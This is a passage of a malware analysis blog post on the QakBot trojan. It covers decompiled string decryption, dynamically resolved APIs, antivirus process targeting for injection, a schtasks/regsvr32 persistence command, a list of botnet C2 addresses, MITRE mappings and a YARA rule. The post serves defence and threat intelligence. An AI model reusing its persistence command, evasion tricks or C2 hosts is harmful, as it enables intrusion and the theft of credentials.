The screenshot shows a debugger window with assembly code. The code includes instructions like 'push esi', 'push ecx', 'call sub_10018F85', 'pop ecx', 'call ds:InitLastError', 'push offset 2301e10c00000020', 'call sub_10007976', 'pop ecx', 'push 0x1', 'pop esi', 'cmp eax, esi', 'jz short loc_1001C1D8'. Below this, there is a label 'loc_1001C1D8:' followed by 'push ebx', 'xor ebx, ebx', 'mov [ebp+var_1], 0', 'cmp esi, edi', and 'jbe short loc_1001C1F6'. A red box highlights the 'xor [esi], 0' instruction, and a red arrow points to it from the right side of the image. To the right, there is a hex dump of memory, with a red box highlighting a specific section of the dump.

```

5 unsigned int v7; // ecx
6 int v8; // edi
7 unsigned int v9; // [esp+8h] [ebp-4h]
8 void *v10; // [esp+14h] [ebp+8h]
9
10 v9 = 0;
11 v5 = a2;
12 if ( a2 < a3 )
13 {
14     while ( *(_BYTE *)(v5 + a1) != *(_BYTE *)(v5 % 0x5A + a4) )
15     {
16         if ( ++v5 >= a3 )
17             goto LABEL_6;
18     }
19     v9 = v5 - a2;
20 }
21 LABEL_6:
22 result = (void *)sub_1000D239(2 * v9 + 2);
23 v10 = result;
24 if ( !result )
25     return &kunk_100357AC;
26 v7 = 0;
27 if ( v9 )
28 {
29     v8 = a2 + a1;
30     do
31     {
32         result = v10;
33         *((_WORD *)v10 + v7) = (unsigned __int8)*(_BYTE *)(v8 + v7) ^ *(_BYTE *)((v7 + a2) % 0x5A + a4));
34         ++v7;
35     }
36     while ( v7 < v9 );
37 }
38 return result;
39 }

```




Figure 25: QakBot blob string and decryption XOR block.

After this point, some strings will be decrypted in run-time and also the API functions via a pre-computed hash based on the API functions that will resolve calls dynamically. More details about this can be found in this great article by the [VinCSS blog](#).

<pre> .rdata:10026076 g_kernel32_api_prehashed dd 1E4E54D6h .rdata:10026074 dd 0E8F3F6A4h .rdata:10026078 dd 90098C2Bh .rdata:1002607C dd 0E07C512Dh .rdata:10026080 dd 1906F55Bh .rdata:10026084 dd 0D71EF109h .rdata:10026088 dd 6ED77E75h .rdata:1002609C dd 0FEA8B810h .rdata:10026098 dd 4AC7C978h .rdata:10026094 dd 0C1D7521Eh .rdata:10026098 dd 911CFCAFh .rdata:1002609C dd 1F871ED0h .rdata:100260A0 dd 7D0A851Ch .rdata:100260A4 dd 0D6484719h .rdata:100260A8 dd 7F318FEh .rdata:100260AC dd 23013C9Bh .rdata:100260B0 dd 0A018E917h .rdata:100260B4 dd 9DE48EE4h .rdata:100260B8 dd 0C7283607h .rdata:100260BC dd 0C7A16B16h .rdata:100260C0 dd 2841E411h .rdata:100260C4 dd 99DB6FA4h .rdata:100260C8 dd 0EA38C5A6h .rdata:100260CC dd 812BEB54h .rdata:100260D0 dd 0F4A2AE11h .rdata:100260D4 dd 0FD9D560h .rdata:100260D8 dd 0B1E5FEFBh .rdata:100260DC dd 80600072h .rdata:100260E0 dd 0F9A41FC1h </pre>		<pre> .rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA .rdata:10026070 ; DATA XREF: f_dy .rdata:10026074 dd func_kernel32_GetProcAddress .rdata:10026078 dd func_kernel32_GetModuleHandleA .rdata:1002607C dd func_kernel32_CreateToolhelp32Snapshot .rdata:10026080 dd func_kernel32_Module32First .rdata:10026084 dd func_kernel32_Module32Next .rdata:10026088 dd func_kernel32_WriteProcessMemory .rdata:1002609C dd func_kernel32_OpenProcess .rdata:10026098 dd func_kernel32_VirtualFreeEx .rdata:10026094 dd func_kernel32_WaitForSingleObject .rdata:10026098 dd func_kernel32_CloseHandle .rdata:1002609C dd func_kernel32_LocalFree .rdata:100260A0 dd func_kernel32_CreateProcessW .rdata:100260A4 dd func_kernel32_ReadProcessMemory .rdata:100260A8 dd func_kernel32_Process32First .rdata:100260AC dd func_kernel32_Process32Next .rdata:100260B0 dd func_kernel32_Process32FirstW .rdata:100260B4 dd func_kernel32_Process32NextW .rdata:100260B8 dd func_advapi32_CreateProcessAsUserW .rdata:100260BC dd func_kernel32_VirtualAllocEx .rdata:100260C0 dd func_kernel32_VirtualAlloc .rdata:100260C4 dd func_kernel32_OpenThread .rdata:100260C8 dd func_kernel32_Wow64DisableWow64FsRedirection .rdata:100260CC dd func_kernel32_Wow64EnableWow64FsRedirection .rdata:100260D0 dd func_kernel32_GetVolumeInformationW .rdata:100260D4 dd func_kernel32_IsWow64Process .rdata:100260DC dd func_kernel32_CreateThread .rdata:100260E0 dd func_kernel32_CreateFileW .rdata:100260E0 dd func_kernel32_FindClose </pre>
Before		After

Figure 26: API functions dynamically resolved during the malware execution ([source](#)).

Also important to highlight some anti-debugging and protection mechanisms used by this piece of malware. Also stated by VinCSS analysis, **“if the victim machine uses Kaspersky protection (avp.exe process), QakBot will inject code into mobsync.exe instead of explorer.exe.”** We can find more details and target processes in Figure 27 below.

Result	00000a70 65 6b 72 6e 2e 65 78 65 00 00 00 00 00 00 00 ekrn.exe.....
avgcsrvx.exe	00000a80 a8 54 98 40 3e a5 00 0c 50 fb 42 02 70 fb 42 02 .T.@>...P.B.p.B.
avgsvcx.exe	00000a90 88 fb 42 02 00 00 00 00 a8 54 98 40 3e a5 00 14 ..B.....T.@>...
avgcsrva.exe	00000aa0 00 fb 42 02 c4 00 3b 02 00 00 00 00 00 00 00 ..B...;.....
MsMpEng.exe	00000ab0 a8 54 98 40 3e a5 00 0c 62 64 61 67 65 6e 74 2e .T.@>...bdagent.
mcshield.exe	00000ac0 65 78 65 00 00 00 00 00 a8 54 98 40 3e a5 00 0d exe.....T.@>...
avp.exe	00000ad0 76 73 73 65 72 76 2e 65 78 65 00 00 00 00 00 vsserv.exe.....
kavtray.exe	00000ae0 a8 54 98 40 3e a5 00 0a 76 73 73 65 72 76 70 70 .T.@>...vsservpp
egui.exe	00000af0 6c 2e 65 78 65 00 00 00 a8 54 98 40 3e a5 00 0b l.exe....T.@>...
ekrn.exe	00000b00 41 76 61 73 74 53 76 63 2e 65 78 65 00 00 00 AvastSvc.exe....
bdagent.exe	00000b10 a9 54 98 41 3e a5 00 0c 30 fc 42 02 c4 00 3b 02 .T.A>...0.B...;
vsserv.exe	00000b20 a9 54 98 41 3f a5 00 0c a8 fc 42 02 c4 00 3b 02 .T.A?....B...;
vsservpl.exe	00000b30 a8 54 98 40 3f a5 00 10 90 fc 42 02 c0 fc 42 02 .T.@?....B...B.
AvastSvc.exe	00000b40 00 00 00 00 00 00 00 00 af 54 98 47 3e a5 00 0bT.G>...
coreServiceShell.exe	00000b50 63 6f 72 65 53 65 72 76 69 63 65 53 68 65 6c 6c coreServiceShell
PccNTMon.exe	00000b60 2e 65 78 65 00 00 00 00 a8 54 98 40 39 a5 00 0b .exe.....T.@9...
NTRTScan.exe	00000b70 50 63 63 4e 54 4d 6f 6e 2e 65 78 65 00 00 00 PccNTMon.exe....
SAVAdminService.exe	00000b80 a8 54 98 40 3e a5 00 0b 4e 54 52 54 53 63 61 6e .T.@>...NTRTScan
SavService.exe	00000b90 2e 65 78 65 00 00 00 00 a9 54 98 41 3e a5 00 08 .exe.....T.A>...
fshoster32.exe	00000ba0 b0 fb 42 02 e8 fb 42 02 af 54 98 47 3f a5 00 0c ..B...B...T.G?...
WRSA.exe	00000bb0 53 41 56 41 64 6d 69 6e 53 65 72 76 69 63 65 2e SAVAdminService.
vkise.exe	00000bc0 65 78 65 00 00 00 00 00 2b 54 90 cb 39 a5 00 08 exe.....+T..9...
isesrv.exe	00000bd0 08 1c 3c 02 c4 00 3b 02 0a 00 00 00 c0 d0 e0 f0 ..<...;.....
cmdagent.exe	00000be0 d4 e1 c0 07 00 00 00 89 53 61 76 53 65 72 76 69SavServi
MBAMService.exe	00000bf0 63 65 2e 65 78 65 00 00 d7 e1 c0 07 00 00 00 8c ce.exe.....
ByteFence.exe	00000c00 48 fc 42 02 60 fc 42 02 78 fc 42 02 00 00 00 00 H.B.`.B.x.B.....
mbamgui.exe	00000c10 2a e1 c0 07 00 00 00 89 66 73 68 6f 73 74 65 72 *......fshoster
fmon.exe	00000c20 33 32 2e 65 78 65 00 00 2d e1 c0 07 00 00 00 8f 32.exe.-.....
	00000c30 57 52 53 41 2e 65 78 65 00 00 00 00 00 00 00 WRSA.exe.....
	00000c40 20 e1 c0 07 00 00 00 8e 76 6b 69 73 65 2e 65 78vkise.ex
	00000c50 65 00 00 00 00 00 00 23 e1 c0 07 00 00 00 8d e.....#.....
	00000c60 69 73 65 73 72 76 2e 65 78 65 00 00 00 00 00 isesrv.exe.....

Figure 27: Target process list used by QakBot to execute additional payloads.

The full list of target processes can be found below:

ccSvcHst.exe
avgcsrvc.exe
avgsvcx.exe
avgcsrva.exe
MsMpEng.exe
mcsshield.exe
avp.exe
kavtray.exe
egui.exe
ekrn.exe
bdagent.exe
vsserv.exe
vsservppl.exe
AvastSvc.exe
coreServiceShell.exe
PccNTMon.exe
NTRTScan.exe
SAVAdminService.exe
SavService.exe
fshoster32.exe
WRSa.exe
vkise.exe
isesrv.exe
cmdagent.exe
MBAMService.exe
ByteFence.exe
mbamgui.exe
fmon.exe
winmail.exe
wmpplayer.exe
outlook.exe
explorer.exe
iexplore.exe
WerFault.exe
WerFaultSecure.exe
taskhost.exe
wmiprvse.exe
svchost.exe

During this analysis, QakBot injected a new payload in the target process “**explorer.exe**” and then a scheduled task was created as a persistence mechanism using *schtasks.exe* Windows utility.

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn vcjscfpqk  
/tr "regsvr32.exe -s \"C:\Users\Admin\AppData\Local\Temp\k.exe.dll\""" /SC ONCE /Z /ST  
01:34 /ET 01:46
```



Figure 28: Process flow of the QakBot execution.

In addition, the QakBot DLL will be loaded every time using the Register Server utility, *regsvr32.exe*, with the following parameters:

- **/Create:** schedules a new task
- **/RU "NT AUTHORITY\SYSTEM":** executes the task with elevated system privileges
- **/tn <RANDOM_STRING>:** specifies the task name, seemingly using a random string
- **/tr "regsvr32.exe -s \\<PAYLOAD>":** the process to be executed, in this case, regsvr32 is passed a malicious dynamic link library (DLL)
- **/SC ONCE:** task scheduled to execute once at the specified time
- **/Z:** delete the task upon completion of the schedule
- **/ST <Now + 3 minutes as hh:mm>:** start time, used by the ONCE schedule; and
- **/ET <Now + 15 minutes as hh:mm>:** end time, used by the ONCE schedule.

Botnet hardcoded IP Addresses

Campaign: 1618935072

Botnet: tr

Version: 402.12

URL tria.ge: <https://tria.ge/210502-aeK3yedsfj>

Malware Config

Extracted

Family	qakbot
Version	402.12
Botnet	tr
Campaign	1618935072

140.82.49.12:443	190.85.91.154:443
96.37.113.36:993	71.41.184.10:3389
186.31.46.121:443	73.25.124.140:2222
109.12.111.14:443	24.229.150.54:995
45.32.211.207:443	45.77.117.108:443
45.77.117.108:8443	149.28.98.196:443
149.28.98.196:2222	144.202.38.185:443
144.202.38.185:995	45.32.211.207:995
207.246.116.237:995	149.28.99.97:995
45.63.107.192:2222	149.28.101.90:995
45.77.115.208:2222	45.32.211.207:8443
45.32.211.207:2222	45.77.115.208:443
207.246.116.237:443	45.77.117.108:2222

Figure 29: QakBot config – campaign: 1618935072.

Botnet full list:

140.82.49.12:443
190.85.91.154:443
96.37.113.36:993
71.41.184.10:3389
186.31.46.121:443
73.25.124.140:2222
109.12.111.14:443
24.229.150.54:995
45.32.211.207:443
45.77.117.108:443
45.77.117.108:8443
149.28.98.196:443
149.28.98.196:2222
144.202.38.185:443
144.202.38.185:995
45.32.211.207:995
207.246.116.237:995
149.28.99.97:995
45.63.107.192:2222
149.28.101.90:995
45.77.115.208:2222
45.32.211.207:8443
45.32.211.207:2222
45.77.115.208:443
207.246.116.237:443
45.77.117.108:2222
149.28.98.196:995
45.63.107.192:443
149.28.101.90:8443
24.152.219.253:995
149.28.101.90:443
149.28.101.90:2222
45.77.115.208:995
45.77.115.208:8443
207.246.77.75:8443
207.246.77.75:2222
207.246.116.237:2222
45.77.117.108:995
149.28.99.97:443
144.202.38.185:2222
207.246.77.75:995
207.246.77.75:443
207.246.116.237:8443
24.55.112.61:443
47.22.148.6:443
216.201.162.158:443
197.45.110.165:995
24.117.107.120:443
71.163.222.243:443
189.210.115.207:443
149.28.99.97:2222
45.63.107.192:995
151.205.102.42:443
75.118.1.141:443
105.198.236.101:443

72.252.201.69:443
67.8.103.21:443
136.232.34.70:443
75.67.192.125:443
72.240.200.181:2222
75.137.47.174:443
78.63.226.32:443
95.77.223.148:443
81.97.154.100:443
105.198.236.99:443
83.110.109.164:2222
50.29.166.232:995
115.133.243.6:443
27.223.92.142:995
45.46.53.140:2222
173.21.10.71:2222
71.74.12.34:443
98.252.118.134:443
76.25.142.196:443
24.226.156.153:443
47.196.192.184:443
67.165.206.193:993
73.151.236.31:443
98.192.185.86:443
24.139.72.117:443
94.59.106.186:2078
188.26.91.212:443
184.185.103.157:443
172.78.47.100:443
195.6.1.154:2222
86.190.41.156:443
108.14.4.202:443
24.43.22.219:993
86.220.62.251:2222
97.69.160.4:2222
90.65.236.181:2222
71.187.170.235:443
50.244.112.106:443
96.61.23.88:995
64.121.114.87:443
144.139.47.206:443
222.153.174.162:995
77.27.207.217:995
24.95.61.62:443
77.211.30.202:995
92.59.35.196:2222
125.62.192.220:443
195.12.154.8:443
68.186.192.69:443
75.136.40.155:443
71.117.132.169:443
96.21.251.127:2222
71.199.192.62:443
70.168.130.172:995
83.196.56.65:2222

81.214.126.173:2222
82.12.157.95:995
209.210.187.52:995
209.210.187.52:443
67.6.12.4:443
189.222.59.177:443
174.104.22.30:443
142.117.191.18:2222
189.146.183.105:443
213.60.147.140:443
196.221.207.137:995
108.46.145.30:443
187.250.238.164:995
2.7.116.188:2222
195.43.173.70:443
106.250.150.98:443
45.67.231.247:443
83.110.103.152:443
83.110.9.71:2222
78.97.207.104:443
59.90.246.200:443
80.227.5.69:443
125.63.101.62:443
86.236.77.68:2222
109.106.69.138:2222
84.72.35.226:443
217.133.54.140:32100
197.161.154.132:443
89.137.211.239:995
74.222.204.82:995
122.148.156.131:995
156.223.110.23:443
144.139.166.18:443
202.185.166.181:443
76.94.200.148:995
71.63.120.101:443
196.151.252.84:443
202.188.138.162:443
74.68.144.202:443
69.58.147.82:2078

Botnet and campaign identifiers

The following botnet and campaign identifiers have been observed last weeks (since March 2021) with those behind Qakbot recently using US President names:

abc025 - 1603896786
 biden01 - 1613753447
 biden02 - 1614254614
 biden03 - 1614851222
 biden09 - 1614939927
 obama07 - 1614243368
 obama08 - 1614855149
 obama09 - 1614939797
 tr - 1614598087
 tr - 1618935072

Mitre Att&ck Matrix

Tactic	ID	Name	Description
Defense Evasion	<u>T1027</u>	Obfuscated Files or Information	QakBot XLM files are obfuscated and sheets are hidden.
Defense Evasion	<u>T1027.002</u>	Obfuscated Files or Information: Software Packing	Every binary and config is obfuscated and encrypted using RC4 cipher.
Execution, Persistence, Privilege Escalation	<u>T1053</u>	Scheduled Task/Job	QakBot creates tasks to maintain persistence.
Execution, Persistence, Privilege Escalation	<u>T1053.005</u>	Scheduled Task/Job: Scheduled Task	QakBot uses this TTP as a way of executing every time the malicious DLL.
Defense Evasion, Privilege Escalation	<u>T1055</u>	Process Injection	QakBot uses Process Injection to load into the memory some payloads.
Defense Evasion, Privilege Escalation	<u>T1055.001</u>	Process Injection: Dynamic-link Library Injection	DLL injection is used to load QakBot via rundll32 Windows utility.
Collection, Credential Access	<u>T1056</u>	Input Capture	QakBot collects credentials and sensitive data from the victim's devices.
Discovery	<u>T1057</u>	Process Discovery	QakBot performs process discovery.
Discovery	<u>T1082</u>	System Information Discovery	QakBot obtains the list of processes and other details.

Discovery, Defense Evasion	<u>T1497</u>	Virtualization/Sandbox Evasion	Anti-VM and sandbox techniques are used to evade detection.
Discovery, Defense Evasion	<u>T1497.003</u>	Virtualization/Sandbox Evasion: Time Based Evasion	Time-based evasion is checked during the malware run time.
Discovery	<u>T1518</u>	Software Discovery	A list of the installed software is obtained.
Discovery	<u>T1518.001</u>	Software Discovery: Security Software Discovery	Installed AVs and other security software are obtained.

Final Thoughts

QakBot is a sophisticated trojan designed to collect banking information from victims' devices. This piece of malware is targeting mostly US organizations and it is equipped with a variety of evasion and info-stealing routines as well as worm-like functions to make it persistent. In [recent reports](#), it could be used to drop other malware such as ProLock, Egregor ransomware.

QakBot is a challenging threat with capabilities to avoid dynamic analysis in automatic sandboxes with the delayed executions present in its dropper as well as other tricks. With this capability in place, interactive sandboxes, for instance, won't extract IoCs and artifacts from the malware easily.

Last but not least, thanks to all the guys who contributed to this analysis and mentioned in the reference section below .

Yara Rule

```
import "pe"
rule QakBot_May_2021 {
meta:
  description = "Yara rule for QakBot trojan - May version"
  author = "SI-LAB - https://seguranca-informatica.pt"
  last_updated = "2021-05-04"
  tlp = "white"
  category = "informational"

strings:
  $ident_a = {69 6E 66 6C 61 74 65}
  $ident_b = {64 65 66 6C 61 74 65}

condition:
  filesize < 500KB
  and pe.characteristics & pe.DLL
  and pe.exports("DllRegisterServer")
  and all of ($ident_*)
}
```

Yara rule can be found on [GitHub](#).

References

<https://blog.reversinglabs.com/blog/spotting-malicious-excel4-macros>
<https://any.run/malware-trends/qbot>
<https://tria.ge/210503-nlv96ly6ee/static1>
<https://ghoulsec.medium.com/mal-series-12-qakbot-string-decode-with-ghidra-script-3ccbf9ca2e5d>
<https://blog.cyberint.com/qakbot-ransomware>
<https://n1ght-w0lf.github.io/malware%20analysis/qbot-banking-trojan/>
<https://blog.vincss.net/2021/03/re021-qakbot-dangerous-malware-has-been-around-for-more-than-a-decade.html>
<https://redcanary.com/threat-detection-report/threats/qbot/>



Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).